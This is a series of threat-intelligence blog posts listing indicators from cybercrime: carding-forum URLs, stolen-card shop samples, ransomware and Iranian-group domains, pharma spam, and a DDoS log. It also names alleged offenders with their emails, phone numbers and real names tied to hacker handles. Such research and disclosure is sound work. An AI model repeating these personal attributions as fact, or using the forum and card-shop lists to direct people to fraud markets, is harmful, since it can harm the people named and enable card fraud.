
```

1. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhcac-zlDn55a3YQhDJ848xtZnNirZHKIHS CunUFn jCn151UFC4QjN10rBnBp8DYwxEj8ggFhZh0Du-KMc pJqsyGevD5swiQR001kf>
2. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgEIQQkVICKp0zzuLW3wXn0fQmXseDpDeXBr63ku51dZiyikmKp0GVHXd8vBn7bvudjcVg0GEXUR50YL6LkRMCCpk9Kk8VPTG54T2Y>
3. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEh3Zsm1RFJmG3QHVTIXhuDHWaJOSF4qxdtwoYVrBdcV6-jK4ykYcisKqJdPQFvXnGGZDiaHfzwUKIoBQMTfSKMCb517KxpVpAUNqGm>

1.2.21 Compromised CPanel Offered for Sale (2023-11-24 12:16)

An image is worth a thousand words.

[1]



1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjROJHUE-WtPHga1wi_fAnON2y77sHHrkWPmnQpRs7ZtvbFWoZZ1b6M7ogtC8kaYo45I9dBk4gdGir5n0mDtCnZoV4uRmME8r83SLA

1.2.22 Image Spam Generating Tool (2023-11-24 12:16)

An image is worth a thousand words.

CIALIS Best Price \$0.9 No hidden charges
Cialis 20 mg x 48 Pills = \$99 | 100 Pills = \$165 | 200 Pills = \$285, Fast Shipping - 100% SATISFACTION Assured, Money Back Guarantees, 90000+Satisfied US, UK, CANADIAN Customers! VISA/AMEX
<http://superfarmashop.com/viagra>

CIALIS Best Price \$ 0.9 No hidden charges

Cialis 20 mg x 48 Pills = \$99 | 100 Pills = \$165 | 200 Pills = \$285, Fast Shipping - 100% SATISFACTION Assured, Money Back Guarantees, 90000+Satisfied US, UK, CANADIAN Customers! VISA/AMEX

<http://superfarmashop.com/viagra>

CIALIS Best Price \$0.9 No hidden charges
Cialis 20 mg x 48 Pills = \$99 | 100 Pills = \$165 | 200 Pills = \$285, Fast Shipping - 100% SATISFACTION Assured, Money Back Guarantees, 90000+Satisfied US, UK, CANADIAN Customers! VISA/AMEX
<http://superfarmashop.com/viagra>

CIALIS Best Price \$0.9 No hidden charges
Cialis 20 mg x 48 Pills = \$99 | 100 Pills = \$165 | 200 Pills = \$285, Fast Shipping - 100% SATISFACTION Assured, Money Back Guarantees, 90000+Satisfied US, UK, CANADIAN Customers! VISA/AMEX
www.superpharmashop.com/Cialis

CIALIS Best Price \$0.9 No hidden charges
Cialis 20 mg x 48 Pills = \$99 | 100 Pills = \$165 | 200 Pills = \$285, Fast Shipping - 100% SATISFACTION Assured, Money Back Guarantees, 90000+Satisfied US, UK, CANADIAN Customers! VISA/AMEX
www.superpharmashop.com/Cialis

1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgKRZC1JNqnFMVRfVMueiQLzZhe6x_iWmzafmVwL4GpCju7dFHYQoZ81IUvBcJdFHFVbRXZL-J9iRWGgcbH9ikovfRtTO_0Jks_XxV

1.2.23 Crowdsourced Iran DDoS Attack Campaign (2023-11-24 12:16)

An image is worth a thousand words.



PAGE REBOOT Refreshing http://www.kmsh...	PAGE REBOOT Refreshing http://farsnews.co	PAGE REBOOT Refreshing http://www.ajame	PAGE REBOOT Refreshing http://www.ahmad
		HTTP/1.1 Server Too Busy	The maximum number of user reached. Server is too busy, please try again later...
PAGE REBOOT Refreshing http://www.leader	PAGE REBOOT Refreshing http://www.pesid	PAGE REBOOT Refreshing http://www.kitulu	PAGE REBOOT Refreshing http://www.kitulu
			Server is too busy
PAGE REBOOT Refreshing http://www.kayhan	PAGE REBOOT Refreshing http://fars.khbas	PAGE REBOOT Refreshing http://www.kitulu	PAGE REBOOT Refreshing http://www.kmsh...
	Your IP, location and other information has been recorded! Security Defence Team!	Bandwidth Limit Exceeded The server is temporarily unable to service	
PAGE REBOOT Refreshing http://www.pesid	PAGE REBOOT Refreshing http://www.melut	PAGE REBOOT Refreshing http://www.police	PAGE REBOOT Refreshing http://www.leader

1.2.24 Dancho Danchev's Videos (2023-11-27 20:26)


Dear blog readers,

Find below some [1]videos courtesy of [2]me and stay tuned for more.











The screenshot shows a Windows desktop environment. The primary application window displays a network diagram with a central node and several peripheral nodes connected by lines. Below this window, a Google search page is visible. To the right of the desktop screenshot is a small video feed of a man wearing headphones.

Dancho Danchev
Independent Contractor
<https://ddanchev.blogspot.com>
Email: dancho.danchev@hush.com
+359876893890



This screenshot is similar to the one above, showing a Windows desktop with a network diagram application and a Google search page. The network diagram in this instance features green circular icons for the nodes. A video feed of the same man with headphones is positioned to the right.

Dancho Danchev
Independent Contractor
<https://ddanchev.blogspot.com>
Email: dancho.danchev@hush.com
+359876893890



BINs:	Last4dig:	Country:	Bank: (+\$1)	Code: (+\$1.5)	Level: (+\$1)	Credit/Debit:	Type:	Base:
<input type="text"/>	<input type="text"/>	Any (5840)	Any (5840)	Any (5840)	Any (5840)	Any (5840)	Any	FRESH U
<input type="button" value="Search"/> <input type="button" value="Reset"/>								

Cards found: **840**

BIN	Exp	Country	Bank	Level	Credit/Debit	Code	TR1/TR2	Price	
304500	04/14	N/A	UNKOWN BANK	3	N/A	101	TR2 ONLY	\$16.00	<input type="checkbox"/>
401154	12/13	UNITED STATES OF AMERICA	VYSTAR CREDIT UNION	CLASSIC	DEBIT	101	TR2 ONLY	\$16.00	<input type="checkbox"/>
401154	06/13	UNITED STATES OF AMERICA	VYSTAR CREDIT UNION	CLASSIC	DEBIT	101	TR2 ONLY	\$16.00	<input type="checkbox"/>
401154	10/13	UNITED STATES OF AMERICA	VYSTAR CREDIT UNION	CLASSIC	DEBIT	101	TR2 ONLY	\$16.00	<input type="checkbox"/>
401154	08/12	UNITED STATES OF AMERICA	VYSTAR CREDIT UNION	CLASSIC	DEBIT	101	TR2 ONLY	\$16.00	<input type="checkbox"/>
401154	08/12	UNITED STATES OF AMERICA	VYSTAR CREDIT UNION	CLASSIC	DEBIT	101	TR2 ONLY	\$16.00	<input type="checkbox"/>
401154	11/13	UNITED STATES OF AMERICA	VYSTAR CREDIT UNION	CLASSIC	DEBIT	101	TR2 ONLY	\$16.00	<input type="checkbox"/>
401154	03/13	UNITED STATES OF AMERICA	VYSTAR CREDIT UNION	CLASSIC	DEBIT	101	TR2 ONLY	\$16.00	<input type="checkbox"/>
401160	01/13	UNITED STATES OF AMERICA	COMMUNITY CREDIT UNION	CLASSIC	DEBIT	101	TR2 ONLY	\$16.00	<input type="checkbox"/>
401366	10/18	UNITED STATES OF AMERICA	SERVICES CREDIT UNION	CLASSIC	DEBIT	121	TR2 ONLY	\$16.00	<input type="checkbox"/>
401666	11/12	UNITED STATES OF AMERICA	BRIGHTSTAR CREDIT UNION	CLASSIC	DEBIT	101	TR2 ONLY	\$16.00	<input type="checkbox"/>
401838	04/13	UNITED STATES OF AMERICA	BETHPAGE FEDERAL CREDIT UNION	CLASSIC	DEBIT	101	TR2 ONLY	\$16.00	<input type="checkbox"/>

The following are personally identifiable email address accounts including domains known to belong to owners of E-Shops for stolen credit card data.

Sample domains involved include:

ccmall.cc
track2.name
trackstore.su
magic-numbers.cc
allfresh.us
freshstock.biz
bulba.cc
approven.su
cv2shop.com
150

vzone.tc
ccStore.ru
dumps.cc
privateservices.ws
perfect-numbers.cc
mega4u.biz
accessltd.ru
pwnshop.cc
bestdumps.su
mycc.su
bestdumps.biz
dumpshop.bz
cardshop.bz
dumpscheck.com

Sample email address accounts involved include:

roger.sroy@yahoo[.]com
keikomiyahara@yahoo[.]com
bulbacc@yahoo[.]com
yurtan20@e1[.]ru
ccstoreru@yahoo[.]com
persiks@online[.]ua
admin@accessltd[.]ru
bestdumpssu@live[.]com
admin@mycc[.]su
admin@bestdumps[.]biz
bdsupport@jabber[.]org

Stay tuned!

1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjdDeUZYLvk4gu-H0sglPjAXLH8x9eAFebJuwaAdXA1ZHBQaEGaJDHpEh0mIndBgoW08DydCxHVmWCMJm8DLNdHeeolosUh_Px_7uV

1.3.2 Iran's Afkar System Yazd Co Ransomware (2023-12-01 14:15)



The following is all the associated ransomware themed domains known to have been associated with Iran's [2]Afkar System Yazd Co ransomware.

Sample domains known to have been involved in the campaign include:

hxxp://newdesk.top
hxxp://onedriver-srv.ml
hxxp://symantecserver.co
hxxp://microsoft-updateserver.cf
hxxp://msupdate.us
hxxp://service-management.tk
hxxp://aptmirror.eu
hxxp://winstore.us
hxxp://my-logford.ml
hxxp://gupdate.us
hxxp://tcp443.org

Sample email address accounts known to have been involved in the campaign include:

amirbitminer[.]gmail.com
thund3rz[.]protonmail.com

1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhympAI9v9pcVjKEb1h63PgbDh7yMdUstpR7JseCxV00Lp4dB4zU8mjvlBIqC8sK2XKTlCWMEngYHfjJ04Y0E_dp40A4rpvBViA46i
2. <https://rewardsforjustice.net/rewards/ahmad-khatibi-aghda/>

1.3.3 Email Address Accounts Known To Belong To Owners of E-Shops for Stolen Credit Card Details - Part Two (2023-12-01 14:15)

[1]



The following are personally identifiable email address accounts including domains known to belong to owners of E-Shops for stolen credit card data.

Sample email address accounts include:

admin@accessltd[.]ru
rubensamvelich@gmail[.]com
rubensamvelich@yahoo[.]com
bulbacc@rocketmail[.]com
bulbacc@yahoo[.]com
ooo.service@yahoo[.]com
dumps.cc@safe-mail[.]net
b2b.maxim@gmail[.]com
lvjiecong@yahoo[.]com[.]cn
roger.sroy@yahoo[.]com
elche011@yahoo[.]com
keikomiyahara@yahoo[.]com
dcb725@gmail[.]com
wattt80@yahoo[.]com
yurtan20@e1[.]ru
vipforexbiz@gmail[.]com
kachanaburi@yahoo[.]com
persiks@online[.]ua
alexandanns@gmail[.]com
bestdumpssu@live[.]com
admin@mycc[.]su
admin@bestdumps[.]biz
tonchang2011@yahoo[.]com
ccstoreru@yahoo[.]com
bdsupport@jabber[.]org

Stay tuned!

1. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEg0Nr1NXLc9gwhg7GV6LMi35CCnYDEZ9VXNxBtzTB05t2NQOioYPe1y1X7ImNnq0t31kd0sRmv2LDtTerDtGe4S2EHbz8RZFKwa8>

1.3.4 Cybercrime-Friendly Forum Communities - Part Two (2023-12-01 14:16)



[1]

The following is a compilation of currently active cybercrime-friendly forum communities.

Cybercrime-friendly forum communities include:

[hxxp://crdforum.cc/](http://crdforum.cc/)

[hxxp://darkwebmafias.net/](http://darkwebmafias.net/)

[hxxp://darkstash.com/](http://darkstash.com/)

[hxxp://crdpro.cc/](http://crdpro.cc/)

[hxxp://www.cardingclub.net/](http://www.cardingclub.net/)

[hxxp://www.russiancarders.se/](http://www.russiancarders.se/)

[hxxp://validmarket.io/](http://validmarket.io/)

[hxxp://cardingforum.cx/](http://cardingforum.cx/)

[hxxp://carding.sh/](http://carding.sh/)

hxxp://bitcarder.com
hxxp://cardingleaks.ws/
hxxp://www.verifiedcarder.net/
hxxp://www.legitcarder.ru/
hxxp://www.crdworld.com/
hxxp://cardingmafia.to/
hxxp://cardingforum.cx
hxxp://crdforum.cc
hxxp://darkstash.com
hxxp://carders.biz
hxxp://crdpro.cc
hxxp://carders.mx
hxxp://carding-forum.com
hxxp://crdclub.su
hxxp://procrd.pw
hxxp://cardmafia.cc
hxxp://cardingforum.info
hxxp://cardingleaks.ws
hxxp://darkpro.net
hxxp://crackingforum.to
hxxp://cardingworld.ru
hxxp://darkwebmafias.ws
hxxp://leetforums.ru
hxxp://legitcarders.ws
hxxp://crdcrew.cc
hxxp://prtship.pro
hxxp://verifiedcarder.net
hxxp://legitcarder.ru
hxxp://carders.zone
hxxp://drdark.ru
hxxp://darknetweb.ru
hxxp://bpcforum.ru
hxxp://wc-club.com
hxxp://cybercarders.com
hxxp://bitorder.pw

1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgm8lPiYpLELTtHHKTHH5AB0-f1BGv3Y7SdC8d9kLkjN_JI79D80rRdrXL73M0owp57Ws2l4b0WU64J3tJ-f0s3LEgHmGEcRvuu9M-

1.3.5 Rewards for Justice - Dancho Danchev (2023-12-01 14:16)

[1]



The following are domains and personally identifiable information on a bulletproof hosting provider mentioned by the Conti Ransomware gang.

hxxp://school-global.ru

hxxp://youladance.ru

Телефон: +373 775 96666

E-mail: info@morene[.]host

Skype: morene[.]host

Jabber: morene@jabber[.]morene[.]host

ICQ: 700812649 / 702647156

Telegram: @hostmorene


Viber: +373 775 96666

WhatsApp: +373 775 96666

Онлайн-чат: https://morene[.]host

1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjeNRZKfXp0lGWwk0WnxS2roHK-rR5QZwmCn9KtS_i7BrZvb_aBKHjVzwrTMk1XskCQfkoYAdwIgIBKuufAwuGWD6eKUjh1XLjybntu

1.3.6 Full Names of Ashiyane Digital Security Team Members (2023-12-01 14:16)



The following compilation is a set of full names of Ashiyane Digital Security Team Members.

The following are the full names of Ashiyane Digital Security Team Members:

Keyvan Sedaghati — keivan
Ramin Baz Ghandi — fr0nk
Erfan Zadpoor — PrinceofHacking
Hamid Norouzi — eychenz
Poorya Mohammadrezaei — Hijacker
Omid Norouzi — Sha2ow
Milad Bokharaei — ®Maste
Vahid Maani — WAHID 2
Kaveh Jasri — root3r
Ali Hayati — Zend
Milad Mazaheri — mmilad200
Mohammad Reza — iNJECTOR
Mohammad Mohammadi — Classic
Nima Salehi — Q7X
Milad Jafari — Milad-Bushehr
Shahin Salak Tootonchi — ruiner_blackhat
Amin Bandali — anti206
Mohammad Hadi Nasiri — unique2world
Mahdi Chinichi — Virangar
Amir Hossein Tahmasebi — __amir __
Ashkan Hosseini — Askn

Mohammad Tajik — taghva

Meghdad Mohammadi — M3QD4D

Sina Ahmadi Neshat — Encoder

Behrouz Kamalian — Behrouz_ice)

Farshid Sargheini — Azazel

Armin — n3me3iz

Mahdi K. — r3d.z0nE

Iman Honarvar — iman_taktaz

Ali Seid Nejad — Ali_Eagle

Mohammad Reza Ali Babaei — mzhacker

Navid Naghdi — elvator

Mohammad Reza Dolati — HIDDEN-HUNTER

Mehrab Akherati — AliAkh

Amin Javid — Gladiator

1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEi7IyBYLem0PprQN3d1WJtxQInJdz-Yn8N_PzzsdtiLbtoQ9bvs5APodv141dNJck4xSAnG1Uc13KApTawG8zBak7DPJe3w_HZ0V9b

1.3.7 Cybercrime-Friendly Forum Communities (2023-12-01 14:16)



The following is a recently obtained compilation of currently active cybercrime-friendly forum communities.

Sample cybercrime-friendly forum communities include:

[hxxp://www.darkteam.se/](http://www.darkteam.se/)

[hxxp://crdforum.cc/](http://crdforum.cc/)

[hxxp://legitcarders.ws/](http://legitcarders.ws/)

[hxxp://cardingworld.ru](http://cardingworld.ru)

[hxxp://carders.biz/](http://carders.biz/)

[hxxp://carding.cm/](http://carding.cm/)

[hxxp://cardmafia.cc/](http://cardmafia.cc/)

[hxxp://cardingforum.cx/](http://cardingforum.cx/)

hxxp://carder.market/
hxxp://www.russiancarders.se/
hxxp://darkwebmafias.net/
hxxp://legendzforum.com/
hxxp://procrax.cx/

1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEj6u0-qe056o0dcX0Dfm0y509Zo0g0tjeSrvCX7eHLiiKR60s7bJmwT-OKQRn7ldLGw_wtj0xV4CVhlexBwmjGFfYz1xdnmUKKnVuP

1.3.8 Emennet Pasargad (2023-12-02 13:18)

[1]



The following are domains and personally identifiable email address accounts belonging to Iran's Emennet Pasargad also known as Eeeyanet Gostar and Eeeyanet Gostar.

Sample domains:

eeeyanet.com
eeeyanet.ir

Sample personally identifiable email address accounts:

sidafin@mihanmail.ir

amirhaghighi2014@yahoo.com

safary.mansoor@gmail.com

Rahimi@Live.com

faranakbehjati@yahoo.com

h.boloukat@gmail.com

1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgaM7d2z15cJq0-5WXyXxx3pgAEdNc4bc07ykdnWC1dKC79mHrXcQz2mMmhv04UL4KEh38UftzkffV2d7S_Lqs0TjJHw05rLxViRN

1.3.9 The Conti Ransomware Gang's OSINT Artifacts (2023-12-02 16:58)

[1]



The following is a set of OSINT artifacts courtesy of the Conti Ransomware gang.

hxxp://cc2-btc.cc

hxxp://dyncheck.com

hxxp://luxchecker.pw

hxxp://major.ms

hxxp://securecall.club

hxxp://securecall.top

hxxp://checkzilla.io

Including the following two XMPP/Jabber accounts:

mcduckgroup@exploit.im

uvoice@xmpp.jp

1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgthj1YTW9Z-3LSugCzVFjASk9li6DkDC86FuF9NR7ogVG1X4ou0ZM1wV-penFn_RmPeDf4yrMx50KMiewt36Knga2Jjo8mEjLpqot

1.3.10 The Most Innovative Cyber Security Leader to Watch in 2023 (2023-12-15 19:01)

[1]



Dear blog readers,

I did it. Check out the article [2]here.

Related photos:

[3]







1. https://blogger.googleusercontent.com/img/a/AVvXsEhXRbfSfRB_QXONLwVj0tLHMeHcd7tZrpg7pZrBXsBhSJEjo1PMBsa486RHC1NKDwMsCmT3gsvtUIBS58c8GDyBeWAcUZh1Q2MPYU7k3m73kIoy
2. <https://ciolook.com/in-pursuit-of-cyberjustice-dancho-danchev-navigating-the-world-of-cyberthreats/>
3. https://blogger.googleusercontent.com/img/a/AVvXsEgszGrgAU4IQGEHAz13k13y1NuzABAozIIw4x1RWldoc0JYVWOHN5ge64iBawmDsNM9x24-2a65edbQZKay_rVlippNCRAfj9Ysq8e38b10XQSM
4. <https://blogger.googleusercontent.com/img/a/AVvXsEgiCqUAR053yZ-fnGUXfhr10mfnk0mnjLU6VTths7X0uG1905T922a68HhsV9HX7WQcljbHo8o2KBbe3E-BWq17m7z31YuW2y20z-o-bdBO5Iuj>
5. https://blogger.googleusercontent.com/img/a/AVvXsEjnSVvWy3ng_U59VavKdElNLi9l28ZyDYN7mwjNRJBIGilMHABal1W5IkfUdeJHnZJRXgAvv4RvPcDzDZ9AjjkMSEti-RN4ZjMmq4QBZnnhmTs0

1.3.11 Looking for a Research Sponsorship (2023-12-15 19:02)

[1]



Dear blog readers,

Are you interested in sponsoring my research on my way to grab a new laptop for the holidays?

Drop me a line at dancho.danchev@hush.com to discuss and I'll do my best to deliver the results that we agree upon.

1. https://blogger.googleusercontent.com/img/a/AVvXsEgUXU6Gv2XgNt1lk17XjUojGdEok8IoIdchRFXp68qdHG20vwY_MJo8dYoEC3J0903r8Uu-zZ08ws-LadJN4QQb_Pzoooru5XbMcuf3j0sRZha2

1.3.12 Offering my Laptop for Memorabilia Purposes (2023-12-15 19:02)

[1]



Dear blog readers,

Who wants to acquire and purchase my laptop 2015-2023 for memorabilia purposes and possibly somehow use it preserve or display it somewhere?

Related photo:

[2]



